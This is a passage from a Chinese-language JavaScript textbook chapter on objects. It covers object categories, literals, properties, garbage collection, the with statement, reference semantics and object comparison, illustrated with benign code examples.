对于创建结构化的可重用代码，JavaScript 函数是开发人员最基本的工具。函数应当是自包含的，通过参数传递数据并通过 `return` 语句返回数据。通常，传递给函数的大部分参数是按值传递的，但是复合类型是按引用传递的，如数组和对象。JavaScript 函数非常灵活，并且可以向函数传递的参数数量是可变的。然而，应当编写警告代码，对 JavaScript 的松散类型和参数进行检查。此外，为了确保函数可重用，应用使用 `var` 语句声明局部变量，以避免与全局名称发生冲突。也可以使用局部或隐藏函数来隐藏特定函数内部的计算，尽管应当谨慎理解内部函数以及它们可能使用的任何数值的作用域和生命周期。在其他编程语言中看到的更优美的任何内容，如更高阶的编程、多态函数、递归、静态值等，在 JavaScript 中都可以找到这些内容。

对 象

与许多称为“面向对象”(object-oriented)(将在本章后面主要探讨的概念)的语言稍有不同的是, JavaScript 实际上是一种“基于对象”(object-based)的语言。在 JavaScript 中,除了语言结构、关键字以及运算符之外,几乎所有事物都是对象。对象在 JavaScript 中扮演了许多不同的角色,从表示数据类型到通过文档对象模型(Document Object Model, DOM)操作 HTML 文档、到与浏览器进行交互等。在 JavaScript 中基于对象的编程就是开启该语言真正功能的内容。尽管前几章提供的例子隐式演示了原生(内置)对象的使用,但是本章将直接并深入地探讨 JavaScript 对象。

6.1 JavaScript 中的对象

在 JavaScript 中对象分为 4 组。

- 用户定义的(user-defined)对象是由程序员创建的自定义对象,为特定的编程任务提供结构和一致性。对象可以嵌套于其他对象之中,并且允许程序员为期望的任务创建包含数据(属性)和行为(方法)的任意复杂的数据结构。程序员可以将与特定任务相关的所有属性和功能都收集到一个单元中:对象。本章通篇都会演示这种模式的重要性。
- 原生(native)对象是由 JavaScript 语言本身提供的对象。这些对象包括与数据类型关联的对象,如 String、Number 和 Boolean,以及那些用于创建用户定义对象和复合类型的对象,如 Object 和 Array。原生对象还包括 JavaScript 函数,如 Function,以及其他简化通用任务的对象,如 Date、Math 以及 RegExp 操作。其他用于异常处理的对象也是原生的,如 Error。原生对象的功能由 ECMAScript 语言标准管理,并且至少是特定浏览器厂家的规范。接下来的两章会讨论原生对象的特征。
- 宿主(host)对象是那些不属于 JavaScript 语言的组成部分,但是被大多数宿主环境所支持的对象,典型的宿主环境是浏览器。基于浏览器的宿主对象的例子包括 window 和 navigator,前者提供操作浏览器窗口以及为用户进行交互的功能,后者提供关于客户端配置的信息。尽管今天 HTML5 规范试图解决这个问题,但是最初宿主对象的大部分方面任何标准都不对其进行管理。因为缺少明显的拥有关系,宿主对象的属性和行为对于

不同的浏览器以及不同的浏览器版本会稍微有些变化。这些类型的对象将在本书剩余部分进行讨论，并且会在第 9 章进行专门讨论。

注意：

因为 JavaScript 可以驻留于除了浏览器之外的其他环境之中——例如，服务器端 JavaScript，所以宿主对象根据不同的使用上下文会有很大的区别。考虑到对不同服务器端实现的连续支持不一致，本书不讨论服务器端宿主对象。

- 文档(document)对象是文档对象模型(DOM)的组成部分，它是由 W3C 定义的。这些对象为开发人员提供了 HTML 和 XML 文档的结构化接口。对文档对象的访问是由浏览器通过 window 对象的 document 属性(window.document)提供的。第 10 章会深入讨论 DOM。表 6-1 总结了 JavaScript 中的对象。

表 6-1 JavaScript 对象类别概览

类 型	例 子	管 理 标 准
原生对象	Array、Boolean、Date、Math、RegExp	ECMAScript
宿主对象	window、navigator、XMLHttpRequest	最初没有标准管理这些对象，但是各种规范(比如 HTML)可能会管理浏览器宿主对象
文档对象	Image、HTMLInputElement、HTMLSpanElement	W3C DOM 规范和 HTML5 规范
用户定义的对象	Customer、myDog、sillyObjectExample	N/A

有时，特别是在过去，这 4 类对象之间存在一些重叠，主要是因为没有一个标准管理浏览器和文档之间的交互。ECMAScript 标准管理语言本身。W3C 的 DOM 规范指明如何向脚本环境呈现结构化的文档，如 Web 页面。浏览器厂家以他们认为合适的方式定义对用户接口的访问，甚至创建它们自己的属性对 DOM 进行扩展。结果是当提到“JavaScript”时，会感觉是将混乱并且有些让人困惑的技术集合混合到一起。

使用 JavaScript 必须解决的主要困难是各种浏览器对特定“宿主环境”细节实现之间的差异，如 DOM 和事件处理。因此，JavaScript 库或框架，包括 jQuery、Dojo、YUI 和 Prototype，以及数十个其他库或框架已经变得很流行。这些框架试图解决不同浏览器针对对象模型和事件处理之间的差异带来的问题。

本章介绍对象行为的基本方式，并且能够在 JavaScript 中进行操作的基本方式。首先通过检查原生对象说明 JavaScript 中对象的工作方式；然后将这些技术扩展到用户定义的对象。后续几章会进一步详细讨论原生对象、宿主对象以及文档对象的特定功能。

6.2 对象基础

对象(object)是数据的无序集合，其中数据包括基本类型、函数甚至其他对象。对象的功能是它们将特定任务所需要的所有数据和行为收集到一个地方。例如，String 对象存储文本数据并且还提供操作该数据所需要的许多函数。尽管在编程语言中对象不是必需的(例如，C 语言中没有对

象),但是恰当地使用对象可以为代码带来有序感和可维护性——并且这相当有用,特别是当处理巨大并且复杂的程序时。

6.2.1 对象创建

对象是使用构造函数(constructor)创建的,构造函数是特定类型的函数,该函数通过初始化对象所占用的内存准备一个新对象以供使用。第4章揭示了如何为它的构造函数应用 `new` 运算符创建对象。这个运算符会导致为其应用该运算符的构造函数创建一个崭新的对象,并且所创建对象的本性是由所调用的特定构造函数决定的。例如,构造函数 `String()` 创建 `String` 对象,而构造函数 `Array()` 创建 `Array` 对象。实际上这是在 JavaScript 中命名对象类型的方式:在创建它的构造函数之后。

下面显示了一个创建对象的简单例子:

```
var city = new String();
```

这条语句创建一个新的 `String` 对象,并将指向它的引用放入到变量 `city` 中。因为没有为构造函数提供实数,所以将字符串默认值赋给 `city`,字符串默认值是空字符串。可以通过向构造函数传递参数指定初始化值,从而得到更有趣的例子:

```
var city = new String("San Diego");
```

这条语句将一个指向包含数值"San Diego"的新字符串对象的引用放入到变量 `city` 中。

没有限制只能声明 `String` 和 `Array` 这类本机对象;第4章也暗指了 `Object` 对象的创建。因为这些通用对象可以用于创建用户定义的数据类型,所以它们是编写重大 JavaScript 代码能够使用的最强大的工具之一。

与 JavaScript 中的所有对象一样,可以动态地为用户定义的对象添加属性:

```
var robot = new Object();
robot.name = "Zephyr";
robot.numLegs = 2;
robot.hasJetpack = true;
```

当然,也可以动态地添加函数。下面的代码通过为 `robot` 对象添加一个方法对前面的例子进行了扩展。首先定义该函数然后将其添加到该对象中:

```
function strikeIntruder() {
    alert("ZAP!");
}
robot.attack = strikeIntruder;
```

注意,把 `attack` 属性设置为不带圆括号的函数的名称。如果添加了圆括号,该函数会执行并且会将该函数的结果赋给 `attack`。

注意,在此将该方法命名为 `attack`,尽管该函数被命名为 `strikeIntruder`。可以为其使用任何名称;解释器不关心选择使用的标识符。下面调用该方法:

```
robot.attack(); // alerts ZAP!
```

甚至也可以像下面那样编写这个例子，不对前面称为 *strikeIntruder()* 的函数进行命名：

```
robot.attack = function () { alert("ZAP!"); };
```

函数字面值语法更加紧缩，并且可以避免那些仅仅用作用户定义对象方法的函数将全局名称空间弄乱。

对象字面值

因为 JavaScript 为许多数据类型(例如，数字、字符串、数组以及函数)支持字面值语法，所以对于 JavaScript 也支持 Object 字面值应当没有什么可惊奇的。Object 字面值的语法是外围的花括号、由逗号分隔的属性/值对。属性/值对的具体形式是属性名后面跟随一个冒号，然后是其数值。下面使用对象和函数字面值对前面的例子进行重写：

```
var robot = { name: "Zephyr",
              numLegs: 2,
              hasJetpack: true,
              attack: function() { alert("ZAP!"); }
            };
```

可以像前面那样调用 *robot.attack()*，并且会得到相同的结果。

对象字面值语法 `{...}` 与调用 `new Object()` 在功能上是等价的，其优点是可以直接在对象字面值语法中指定属性，而使用 `new Object()` 语句，随后必须为其声明单独的赋值语句。但是，通常认为使用对象字面值语法 `{...}` 更快，因此更可取，即使是声明最初的空对象。

这个例子还暗示了这些功能的健壮性。使用嵌套的字面值、值为 `null` 或 `undefined` 以及非字面值(即变量值)的属性是完全合法的。下面的代码演示了这些概念，该例子与之前看到的例子类似：

```
var jetpack = true;
var robot = { name: null,
              hasJetpack: jetpack,
              numLegs: 2,
              attack: function() { alert("ZAP!"); },
              sidekick: { name: "Spot",
                          model: "Dog",
                          hasJetpack: false,
                          attack: function() { alert("CHOMP!"); }
                        }
            };
robot.name = "Zephyr";
```

在此有许多内容需要进一步地解释。首先，注意，*robot* 对象的 *hasJetpace* 属性是通过另外一个变量 *jetpack* 设置的。还需要注意，*robot.name* 属性最初设置为 `null`，但是后来使用合适的值进行了填充。主要变化是 *robot* 对象包含一个嵌套的对象 *sidekick*，该嵌套对象还包含 3 个属性——*name*、*model*、*hasJetpack*——以及一个 *attack()* 方法。调用 *robot.attack()* 方法会产生现在很熟悉的“ZAP!”输出。下面是该方法的调用：

```
robot.sidekick.attack(); // alerts CHOMP!
```

如果你认为在前面的例子中定义 *robot* 对象的方式看起来繁琐并且笨拙，那么你的编程直觉是非常好的。有一种更好的方式创建自己的对象，该方式可以更好地使用 JavaScript 的面向对象本性。本章稍后会探讨该方式，但是现在这些例子应当演示直接与对象声明相关的那些选项。

6.2.2 对象销毁与垃圾回收

对象和其他变量使用浏览器中的内存，因此当使用 JavaScript 创建对象时，解释器会自动分配内存以供使用。在使用完之后它还会“清除”内存。这个语言特征称为垃圾回收(garbage collection)。与有些需要严格内存管理的语言不同，JavaScript 更宽松并且会尝试尽其可能地管理内存。在大多数情况下，最好让 JavaScript 负责这些任务。

垃圾回收语言(如 JavaScript)，一直监视数据。当一块数据对于程序不能再访问时，解释器就会回收它所占用的空间，并将其返回到可用的内存池中。例如，在下面的代码中，最初分配的引用“Roy”的 String 最后会被返回到自由池中，因为程序不能再访问它(即，指向它的引用被指向包含关于 Deckard 的对象的引用所替换)：

```
var myString = new String("Roy is a replicant");
// some other code
myString = new String("Deckard could be a replicant too");
```

如果代码涉及大量数据，就暗示解释器使用特定变量对于在合理的级别上保持脚本的内存轨迹是很有用的。完成该工作的一种简单方法是使用 `null` 代替不需要的数据，以指示该变量现在已经为空。例如，假设有一个 *Book* 对象：

```
var myBook = new Book();
// Assign the contents of War and Peace to myBook
// Manipulate your data in some manner
// When you are finished, clean up by setting to null
myBook = null;
```

最后一条语句毫不含糊地指示已经完成对 *myBook* 所引用数据的使用，从而可以重用它所占用的许多兆字节的内存。

注意：

如果具有对同一数据的多个引用，就要确保将所有引用都设置为 `null`；否则，垃圾回收器就会认为代码的某些部分可能仍然需要该数据，因此它会保持该数据以防万一。

6.2.3 属性

对象的属性(property)是对象所包含的一些具有名称的数据。正如在第4章所讨论的，属性使用应用到对象的点(.)运算符进行访问。例如：

```
var myString = new String("Hello world");
alert(myString.length); // 11
```

访问 *myString* 所引用的 String 对象的 `length` 属性。

访问不存在的属性会返回 `undefined` 值：

```
var myString = new String("Hello world");
alert(myString.noSuchValue); // undefined
```

在第4章中还看到了使用实例属性(instance property)是多么容易,实例属性是通过脚本代码动态添加的属性:

```
var myString = new String("Hello world");
myString.simpleExample = true;
alert(myString.simpleExample); // true
```

之所以将其称为实例属性是因为它们只存在于特定的对象或实例之中,即向其添加这些属性的对象,与实例属性相对的是 `String.length` 这类属性,在 `String` 对象的所有实例中都会提供这类属性。实例属性对于为了特定的用途而扩展或注释已存在的对象是很有用的。

```
var myString = new String("Hello world");
var otherString = new String("Other String");
myString.simpleExample = true;
alert(myString.simpleExample); // true
alert(otherString.simpleExample); //undefined
```

注意:

JavaScript 提供了通过对象原型为特定对象的所有实例添加属性的能力。6.3.3 节详细讨论 JavaScript 的继承特性和原型。

可以使用 `delete` 运算符移除实例属性。下面的例子演示了如何删除之前向 `String` 对象添加的实例属性:

```
var myString = new String("Hello world");
myString.simpleExample = true;
delete myString.simpleExample;
alert(myString.SimpleExample); // undefined
```

正如所看到的,在使用 `delete` 移除了 `simpleExample` 属性之后,其值为 `undefined`,就像所有不存在的属性一样。

注意:

C++和 Java 程序员应当明白,JavaScript 中的 `delete` 与这些语言中的 `delete` 是不同的。它只用于从对象移除属性以及从数组中移除元素。在前面的例子中,不能删除 `myString` 本身,尽管尝试这么做不会提示失败。

1. 合法的属性名

除了 JavaScript 关于在属性名称中合法字符的语法规则之外,还有其他一些重要的限制需要注意。在对象字面值的关键位置(即属性名称)使用的单词,或与点(.)运算符语法一起使用的单词,不能是 JavaScript 的保留字(for、while 等)。如果属性名称由引号包围(要么是在对象字面值中,要么是与[]运算符语法一起用于对象),则不存在这一限制。还需要注意,这一限制已经被提升为 ECMAScript 5 的标准,因此最终它不再会成为一个问题。

2. 检测在对象中是否存在属性

前面已经看到了如何在(原生和用户定义的)对象上创建、访问以及删除属性。但是对于开发人员,另外一个非常常见的任务是如何确定在一个对象上某个属性当前是否存在。完成这一任务有几种方式:

```
var obj = new Object();
obj.prop_1 = "Hello";

// using "truthy" test
if (obj.prop_1) { }

// using typeof operator
if (typeof obj.prop_1 != "undefined") { }

// using in operator
if ("prop_1" in obj) { }

// using hasOwnProperty()
if (obj.hasOwnProperty("prop_1")) { }
```

这些不同的技术具有不同的含义,因此应当仔细考虑它们的使用。

为对象的属性使用“真值”测试是常用的模式,并且在特定的条件下是安全的。但是如果总是可以把任何类型的非真值赋予(如 `false`、`0`、`''`、`null`、`undefined` 或 `NaN`)赋予测试的属性,这种测试会失败,即使在对象上具有这些值中某个值的属性。

使用 `typeof` 运算符检查属性是否存在是有效的,但是这种不够简洁的风格可能不是你所期望的。

与前两种方式不同, `in` 运算符需要将属性名称表示为字符串,这可能有些笨拙;然而,这种技术已经变得很流行了,特别是当检测 DOM 对象中的属性时。

`hasOwnProperty()` 技术也需要将属性名称表示为字符串,并且会直接在实例上检查对象是否存在指定的属性(因此不仅仅是检查继承的原型属性)。

应当注意,还有另外一些方法可以完成属性检测任务,但是有些方式有点是秘传的,或者只是相同方法的变体,因此为了可读性在此省略了这些方法。

3. 使用数组语法访问属性

与点运算符等价但有时更方便的一种替换方式是数组运算符(`[]`)。数组运算符可以访问通过在方括号中传递的字符串表示的属性。例如:

```
var myString = new String("Hello world");
alert(myString["length"]); // 11

myString["simpleExample"] = true;
alert(myString.simpleExample); // true

delete myString["simpleExample"];
alert(myString.simpleExample); // undefined
```

程序员可能仅仅是因为语法原因要么喜欢要么不喜欢这种访问属性的方式。然而，使用这种语法有两条合理的理由。首先，如果使用这种方法，就可以使用具有空格的属性：

```
myString["spaced Example"] = true;
alert(myString["spaced Example"]); // true
alert(myString.spaced Example); // Error thrown
```

其次，可以容易地使用变量作为存取器，如下所示：

```
var myString = new String("Hello world");
myString["simpleExample"] = true;
myString["spaced Example"] = true;

var props = ["length", "simpleExample", "spaced Example"];
for (var i = 0; i < props.length; i++) {
    alert(myString[props[i]]);
}
// alerts each property individually: 11 true true
```

为了使用点存取器方案执行类似的操作，必须使用 `eval()`，不推荐使用 `eval()`，特别是因为在 ECMAScript 5 严格模式中没有提供 `eval()`。为了进行比较，下面给出使用其他风格编写的相同操作：

```
var props = ["length", "simpleExample", "spaced Example"];
for (var i = 0; i < props.length; i++) {
    alert(eval("myString."+props[i]));
}
// alerts each property individually: 11 true error/nothing
```

不管是否接受 `eval()`，因为使用分隔开的属性，所以第二种方法不如前一种方法健壮。

4. 方法

对象的函数成员称为方法(method)。与属性一样，它通常使用点运算符访问。下面的例子演示了调用 `String` 对象的 `toUpperCase()` 方法：

```
var myString = new String("am i speaking loudly?");
alert(myString.toUpperCase()); // AM I SPEAKING LOUDLY?
```

也可以使用数组语法：

```
var myString = new String("am i speaking loudly?");
alert(myString["toUpperCase"]()); // AM I SPEAKING LOUDLY?
```

但是这种方式很少使用。

设置实例方法就像设置实例属性一样：

```
var myString = new String("Am I speaking loudly?");
myString.sayNo = function() { alert("Nope."); };
myString.sayNo(); // alerts Nope.
```

5. 枚举属性

JavaScript 提供了 for 循环的一种变体, 称为 for-in 循环。使用这个结构可以枚举对象的所有实例属性, 并且之前不需要知道属性的名称。因此, 该结构对于在事先不知道对象内容的情况下遍历整个对象是非常有用的。

在对象上使用 for-in 循环有一个重要的疑难杂症。根据浏览器, 以及根据特定的特殊条件, 有时在 for-in 循环枚举中显示的元素可能不是所期望的, 因为该循环不仅可能包含放到对象上的方法和属性, 而且可能包含脚本不感兴趣的内置系统属性。如果这是所关心的问题, 就可以添加简单的检查以确保属性是直接对象中发现的, 而不是继承而来的:

```
for (var prop in obj) {
    if (obj.hasOwnProperty(prop)) {
        // safe enumeration of properties
        alert(obj[prop]);
    }
}
```

关于 for-in 循环需要注意的另一个重要问题是, 通常应当避免为 Array 对象使用该循环, 应当只将其用于 Object 对象。数组的数字索引具有很强的意义, 它们应当只以恰当的数字顺序进行枚举。然而, 由于 for-in 循环不能保证任何特定的枚举顺序, 因此迭代数组可能会产生不期望的结果。此外, 为稀疏数组(有些元素设置而有些因素没有设置的数组)使用 for-in 循环会只枚举设置的索引, 并忽略没有设置的索引, 这也可能会产生所不期望的结果。

对于对象枚举最常见的用法是调试, 但是当然也有其他一些合法的使用情况, 例如, 为了查找特定的值而遍历深度嵌套的对象结构。

6. 使用 with

另外一个与对象相关的运算符是 with:

```
with (object)
    block or statement
```

使用 with 可以在不显式指定对象本身的情况下引用对象的属性。当在该语句或与 with 语句关联的代码块中使用标识符时, 解释器会进行检查以查看该对象是否具有指定名称的属性。如果具有指定名称的属性, 则解释器使用该属性。例如:

```
var obj = new Object();
obj.prop_1 = "foo";
obj.prop_2 = "bar";
with (obj) {
    if (prop_1 == "foo")
        alert("Foo!");
    if (prop_2 == prop_1)
        alert("Values match!");
    else
        alert("No match!");
}
```

在这个例子中,因为使用 `with`,所以能够在不指定类型的情况下访问 `obj.prop_1` 和 `obj.prop_2`。实际上, `with` 语句的主要作用是降低脚本的混乱程度。

使用 `with` 会带来一些危险的警告,并且许多 JavaScript 专家(包括作者本人)建议应当避免使用它。下面演示了 `with` 语句最严重的警告:

```
var obj = new Object();
obj.prop_1 = "foo";
obj.prop_2 = "bar";
with (obj) {
    prop_1 = prop_2;
    prop_3 = prop_2; // watch out!
}
alert(obj.prop_1); // bar
alert(obj.prop_2); // bar
alert(obj.prop_3); // undefined
alert(prop_3); // bar
alert(window.prop_3); // bar
```

在此,我们看到没有为 `obj` 创建 `prop_3`,可能这正是所期望的,但是它反而被漏进外层 `with` 语句的包含范围中,因此变成了一个全局变量——换句话说,变成了 `Window` 对象的属性。如果可能,建议避免使用 `with` 语句,特别是因为在 ECMAScript 5 中严格模式中它不是合法的,但是如果使用 `with` 语句,就要慎重使用。

注意:

与 `eval()` 方法类似,当在 ECMAScript 5 中使用严格模式时, `with` 语句应当抛出错误。

6.2.4 对象是引用类型

所有 JavaScript 数据类型都可以分为基本类型或引用类型。这两种类型分别与第 3 章介绍的基本类型和复合类型相对应。基本类型(primitive type)是基本数据类型:数字类型、字符串类型、布尔类型、未定义类型和空类型。可以将基本类型数据看成直接存储于变量中的数据。引用类型(reference type)是对象,在 JavaScript 中这些类型包括对象、数组和函数。因为这些类型可以包含数量非常大的各种各样的数据,所以包含引用的变量不包含实际的数值。它包含指向包含实际数据的内存位置的引用。

在大多数情况下这一区别是透明的,但是在有些情况下需要特别注意这些类型的含义。第一种情况是当创建指向同一对象的两个或多个引用时。分析下面使用基本类型的示例:

```
var x = 10;
var y = x;
x = 2;
alert(y); // 10
```

上面代码的行为如你所望。因为 `x` 是基本类型(数字类型),第二行代码将在 `x` 中存储的值(10)赋给 `y`。改变 `x` 的值对 `y` 没有影响,因为 `y` 接受的是 `x` 数值的副本。

现在考虑使用引用类型的类似代码:

```
var x = [10, 9, 8];
```

```
var y = x;  
x[0] = 2;  
alert(y[0]); // 2
```

因为数组是引用类型，所以第二行将指向 x 的数据的引用复制到 y 中。现在由于 x 和 y 都引用相同的数据，因此使用其中的一个变量改变这一数据的值，自然 x 和 y 都能看到。对于希望复制数据而不复制引用的情况，必须创建新的数组并将其内容设置为第一个数组的内容。可以通过遍历原始数组或操作某些实现该目的的 `Array` 方法完成这一工作。例如，`splice` 方法可以通过添加或删除条目并返回一个副本对数组进行操作。然而，如果没有向添加和删除操作传递参数，该方法会返回数组的副本：

```
var x = [10, 9, 8];  
var y = x.splice(0);  
x[0] = 2;  
alert(y[0]); // 10
```

1. 向函数传递对象

需要注意引用类型的另一种情况是，当将它作为参数传递给函数时。回顾第5章，传递给函数的变元是按值传递的。因为引用类型包含指向它实际数据的引用，函数变元接收的是指向该数据的引用的副本，所以能够修改原始数据。下面的例子显示了这一效果，该例子向函数传递两个值——一个是基本类型，而另一个是引用类型，该函数对这两个值进行修改：

```
<!DOCTYPE HTML>  
<html>  
<head>  
<meta charset="utf-8">  
<title>Chapter 6: Parameter Passing and Reference Types</title>  
</head>  
<body>  
<pre>  
<script>  
// Declare a reference type (object)  
var refType = {"name" : "Angus",  
              "color" : "Black" };  
  
// Declare a primitive type (number)  
var primType = 10;  
  
// Function that will modify the two parameters  
function modifyValues(ref, prim) {  
    ref.name = "Changed!";  
    prim = prim - 8;  
}  
  
for (var aProp in refType)  
    document.writeln("refType."+aProp + " : " + refType[aProp]);  
  
document.writeln("\nprimType : ", primType);
```

```

document.writeln("\n\nMake Function Call\n\n");
modifyValues(refType, primType);

for (var aProp in refType)
    document.writeln("refType."+aProp + " : " + refType[aProp]);

document.writeln("\nprimType : ", primType);

</script>
</pre>
</body>
</html>

```

结果如图 6-1 所示。注意引用类型的值是如何改变的，但是基本类型的值没有改变。

在线: <http://javascriptref.com/3ed/ch6/parameterpassing.html>




图 6-1 使用基本类型和引用类型传递参数

正如在前面的例子中所看到的，尽管可以很容易地将引用赋给其他变量，从而创建指向对象的别名，但是引用是不牢固的，因为也可以很容易地对其进行重新赋值或取消赋值。与其他某些语言相比，在 JavaScript 中不能只通过指向对象的单个引用影响指向该对象的其他引用。下面的例子演示了这一点：

```

function doSomething(ref) {
    ref.a = 12; // affects the shared object reference
    ref = null; // only unset the local function parameter reference "ref"
}

```

```

var obj1 = new Object();
obj1.a = 10;

doSomething(obj1);

// obj1 still defined and obj1.a = 12

var obj2 = obj1; // obj2 is now a reference to obj1
obj2.b = 20; // created new property 'b' on shared objects
obj2 = new Object(); // destroy obj2 by making a new object

// obj1 exists and has obj1.a=12, obj1.b = 20
// obj2 is empty

```

从 `doSomething()` 函数内部，不能销毁(作为参数 *ref*)为其传递了一个共享引用的对象；使用该引用只能修改共享对象的属性。类似地，使用指向该共享对象的引用(*obj2*)，可以添加属性，但是将 *obj2* 重新指向另外一个对象不会影响仍然由 *obj1* 所引用的原始对象。

在此的关键是当使用取消引用并为对象添加、删除或修改属性时，影响的是任何其他引用指向的同一个共享对象。然而，如果有一个变量接收指向一些共享对象的许多引用中的一个引用，那么仅不设置该变量或将其他数值/引用赋给该变量，不会影响共享的对象，也不会影响指向该对象的任何其他引用。

2. 比较对象

需要注意引用类型(对象)的另外一种情况是，当对它们进行比较时。如果使用相等(==)比较运算符，解释器比较的是给定变量中的值。对于基本类型，这意味着比较实际的数据：

```

var str1 = "abc";
var str2 = "abc";
alert(str1 == str2); // true

```

对于引用类型，变量保存的是指向数据的引用，而不是数据本身。因此使用相等运算符比较的是引用，而不是它们引用的对象。换句话说，运算符“==”所执行的比较操作不检查两个变量引用的对象是否相等，而检查两个变量是否引用同一个对象。例如：

```

var str1 = new String("abc");
var str2 = new String("abc");
alert(str1 == str2); // false

```

尽管 *str1* 和 *str2* 引用的对象是相等的，但它们不是同一个对象，因此该比较的结果为 `false`。如果它们引用同一个对象，如下所示：

```

var str1 = new String("abc");
var str2 = str1;
alert(str1 == str2); // true

```

它们的比较结果将是真。当然，使用严格比较“===”也会产生相同的结果，因为它们的值和类型都相同；实际上，它们是同一个对象！

然而，这仍然回避了问题，如何比较两个不同的对象以确定它们是否具有相同的值呢？对于作为对象的基本类型，可以将它们强制转换回字符串：

```
alert(String(str1) == String(str2)); // true
```

也可以使用 `String` 对象的 `valueOf()` 方法，访问其基本的原始值：

```
alert(str1.valueOf() == str2.valueOf()); // true
```

然而，这些例子不能解决一般对象。分析下面这两个一般对象：

```
var dog1 = {name : "Angus", age: 10};
var dog2 = {name : "Angus", age: 10};
```

根据前面显示的，没有简单的方法对它们进行比较：

```
alert(dog1 == dog2); // false
alert(dog1.valueOf() == dog2.valueOf());
```

可以编写一个枚举对象属性的函数，然后一次比较一个属性。原生方法如下所示：

```
function compareObjs(obj1, obj2) {
    var same = true;
    for(var propertyName in obj1) {
        if (obj1[propertyName] !== obj2[propertyName]) {
            same = false;
            break;
        }
    }
    return same;
}
alert(compareObjs(dog1,dog2)); // true
```

遗憾的是，这种方法不是很正确，因为它不能处理嵌套以及更复杂的对象。例如：

```
var dog1 = {name : "Angus",
            age: 10,
            bark : { frequency : "low" }};
var dog2 = {name : "Angus",
            age: 10,
            bark : { frequency : "low" }};
alert(objCompare(dog1,dog2)); // false - WRONG!
```

为了比较对象的值，必须检查每个属性，并且如果对象是嵌套对象，就必须递归地解决嵌套和各种类型细节：

```
function compareObjs(obj1, obj2) {
    var compare = function(objA, objB, param) {
        var param_objA = objA[param],
            param_objB = (typeof objB[param] === "undefined") ? false : objB[param];

        switch(typeof objA[param]) {
```

```

    case "object": return (compareObjs(param_objA, param_objB));
    case "function": return (param_objA.toString() === param_objB.toString());
    default: return (param_objA === param_objB);
  }
}; // internal compare helper function

for (var parameter_name in obj1)
  if (typeof obj2[parameter_name] === "undefined" || !compare(obj1, obj2, parameter_name))
    return false;

for (parameter_name in obj2)
  if (typeof obj1[parameter_name] === "undefined" || !compare(obj1, obj2, parameter_name))
    return false;
return true;
}

var dog1 = {name : "Angus",
            age: 10,
            bark : { frequency : "low" }};
var dog2 = {name : "Angus",
            age: 10,
            bark : { frequency : "low" }};
alert(compareObjs(dog1,dog2)); // true

```

对于读者幸运的是，在许多 JavaScript 框架中通常可以找到对象比较功能；但是如果曾经希望自己解决该问题，那么现在你已经知道如何做了。

注意：

对高级对象进行比较的一种简化操作是将两个对象转换成 JSON 格式的字符串，然后比较转换后的字符串。

6.2.5 通用属性和方法

表 6-2 列出了所有 JavaScript 对象都具有的通用属性和方法。对于 JavaScript 高级编程，这些属性和方法中的许多内容是很有用的。

表 6-2 所有对象都通用的属性和方法

属 性	描 述
prototype	指向某个对象的引用，从该对象继承非实例属性
constructor	指向某个函数对象的引用，该函数作为这个对象的构造函数
toString()	将对象转换成字符串(依靠对象的行为)
toLocaleString()	将对象转换成区域化的字符串(依靠对象的行为)
valueOf()	将对象转换成合适的基本类型
hasOwnProperty(prop)	如果具有名称为 <i>prop</i> 的实例属性则返回 true；否则返回 false
isPrototypeOf(obj)	如果对象是 <i>obj</i> 对象的原型则返回 true
propertyIsEnumerable(prop)	如果在字符串 <i>prop</i> 中给出的属性是可以在 for-in 循环中枚举的，则返回 true

应当熟悉的两个通用方法是 `toString()` 和 `valueOf()`，前者将对象转换成原始字符串，后者将对象转换成最合适的基本类型。在大多数情况下(例如，除了上面见过的相等性比较)，当在需要这两个方法中的一个或另外一个的上下文中使用对象时，会自动调用这些方法。例如：

```
alert(new Date());
```

由于 `alert()` 需要字符串变元，因此解释器在后台会调用 `Date.toString()` 方法。`Date` 对象知道如何将它自身转换成字符串，因此结果如图 6-2 所示。




图 6-2 `Date.toString()` 方法示例

`valueOf()` 方法的工作方式类似。因为对引用进行关系比较没有任何意义，所以关系比较运算符需要对两个基本类型进行操作。因此当为对象使用这些运算符时，会把对象转换成合适的基本类型形式：

```
var n1 = Number(1);
var n2 = Number(2);
alert(n2 > n1);
```

比较操作会导致调用这两个对象的 `valueOf()` 方法，从而使得可以比较它们。

`valueOf()` 方法提供一种比较两个对象相等性的方法：

```
var n1 = Number(314);
var n2 = Number(314);
alert(n2.valueOf() == n1.valueOf()); // true
```

通常不必操心以这种方式手动转换值。然而，知道 `valueOf()` 和 `toString()` 这类方法的存在是有帮助的，从而可以自己查找不期望的类型转换或比较行为，特别是当创建自己的自定义对象时。

既然已经学习对象行为、对象创建以及用户定义对象的基础，接下来该探讨 JavaScript 的面向对象特征了。通过这些特征可以使用与更主流的应用程序开发语言(如 Java 和 C++)相类似的成熟方式结构化脚本。JavaScript 的面向对象特征与这些语言不同，但是不管方式有什么区别，如果避免尝试强制 JavaScript 使用来自基于类的语言的模式，最后应当会发现 JavaScript 提供的特征，对于编写大型脚本或构建基于 Web 的应用程序所需要的任务类型也是适合的。

6.3 面向对象的 JavaScript

